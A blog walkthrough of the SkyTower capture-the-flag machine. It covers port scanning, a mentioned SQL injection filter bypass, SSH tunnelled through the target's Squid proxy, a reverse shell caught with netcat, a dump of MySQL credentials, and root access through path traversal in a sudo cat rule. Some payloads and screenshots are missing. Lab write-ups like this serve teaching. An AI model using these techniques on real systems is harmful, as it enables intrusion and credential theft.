

CTF Solutions

The blog presents a walkthroughs of Capture The Flag Challenges.

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SkyTower challenge

Hello all,
This CTF was designed by Telspace Systems for the CTF at the ITWeb Security Summit and BSidesCPT (Cape Town).


Scanning with aggressive all ports gave us

```
PORT    STATE  SERVICE  VERSION
22/tcp  filtered ssh
80/tcp  open   http     Apache httpd 2.2.22 ((Debian))
      _http-server-header: Apache/2.2.22 (Debian)
      _http-title: Site doesn't have a title (text/html).
3128/tcp open   http-proxy Squid http proxy 3.1.20
      _http-server-header: squid/3.1.20
      _http-title: ERROR: The requested URL could not be retrieved
```


Quite simple. The default web page looks



Good. I tried log in using default credentials, but without success. So, I examined SQL Injection and I have got SQL Syntax Error, because OR and "=" part are filtered. So, let's try bypass the filtering.
I found very useful list of bypassing filtering



I have used the first from the list and I have got



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international operations.

To all our long term employees, we wish to convey our thanks for your dedication and hard work.

Unfortunately, all international contracts, including yours have been terminated.

The remainder of your contract and retirement fund, \$2 ,has been payed out in full to a secure account. For security reasons, you must login to the SkyTech server via SSH to access the account details.

Username: john
Password: hereisjohn

We wish you the best of luck in your future

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Excellent! But we have a little problem - SSH is filtering... We know that the target serves also HTTP Proxy. Maybe we can connect to SSH through http-proxy. I configured a ProxyChain and

```
root@kali:~# proxychains ssh john@192.168.56.101
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<-192.168.56.101:3128-<-<-192.168.56.101:22-<-<-OK
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ECDSA key fingerprint is SHA256:QYZqyNNW/Z81N86urjCUIrTBvJ06U9XDDzNv91DYaGc.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.56.101' (ECDSA) to the list of known hosts.
john@192.168.56.101's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 07:41:08 2014

Funds have been withdrawn
Connection to 192.168.56.101 closed.
```

We are not logged in... Hmm, but we know that we can execute command over SSH, let's examine our idea

```
root@kali:~# proxychains ssh john@192.168.56.101 'ls -la'
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<-192.168.56.101:3128-<-<-192.168.56.101:22-<-<-OK
john@192.168.56.101's password:
total 24
drwx----- 2 john john 4096 Jun 20 2014 .
drwxr-xr-x 5 root root 4096 Jun 20 2014 ..
-rw----- 1 john john 7 Jun 20 2014 .bash_history
-rw-r--r-- 1 john john 220 Jun 20 2014 .bash_logout
-rw-r--r-- 1 john john 3437 Jun 20 2014 .bashrc
-rw-r--r-- 1 john john 675 Jun 20 2014 .profile
```

Excellent! Let's try use nc to maintain session

```
root@kali:~# nc -nlvp 53
listening on [any] 53 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.101] 57905
id
uid=1000(john) gid=1000(john) groups=1000(john)
```

Yeah! We have got limited shell! I found in the /var/www/ directory login.php file which contains credentials for mysql (root:root).

```
mysql -uroot -proot -e 'show databases;'
Database
information_schema
SkyTech
mysql
performance_schema
mysql -uroot -proot -e 'use SkyTech; show tables;'
Tables_in_SkyTech
login
mysql -uroot -proot -e 'use SkyTech; select * from login;'
```

```
id      email      password
1       john@skytech.com  hereisjohn
2       sara@skytech.com  ihatethisjob
3       william@skytech.com senseable
```

Excellent! Let's log in as sara and verify what we can do as root

```
id
uid=1001(sara) gid=1001(sara) groups=1001(sara)
ls
pwd
/home/sara
ls -la
total 20
drwx----- 2 sara sara 4096 Jun 20 2014 .
drwxr-xr-x 5 root root 4096 Jun 20 2014 ..
-rw-r--r-- 1 sara sara 220 Jun 20 2014 .bash_logout
-rw-r--r-- 1 sara sara 3437 Jun 20 2014 .bashrc
-rw-r--r-- 1 sara sara 675 Jun 20 2014 .profile
sudo -l
Matching Defaults entries for sara on this host:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User sara may run the following commands on this host:
(root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
```

Amazing! We can cat the flag.txt from root directory!

```
sudo cat /accounts/../../../../../../../../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
```

and...

```
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/root
```

Game over!

at 13:34

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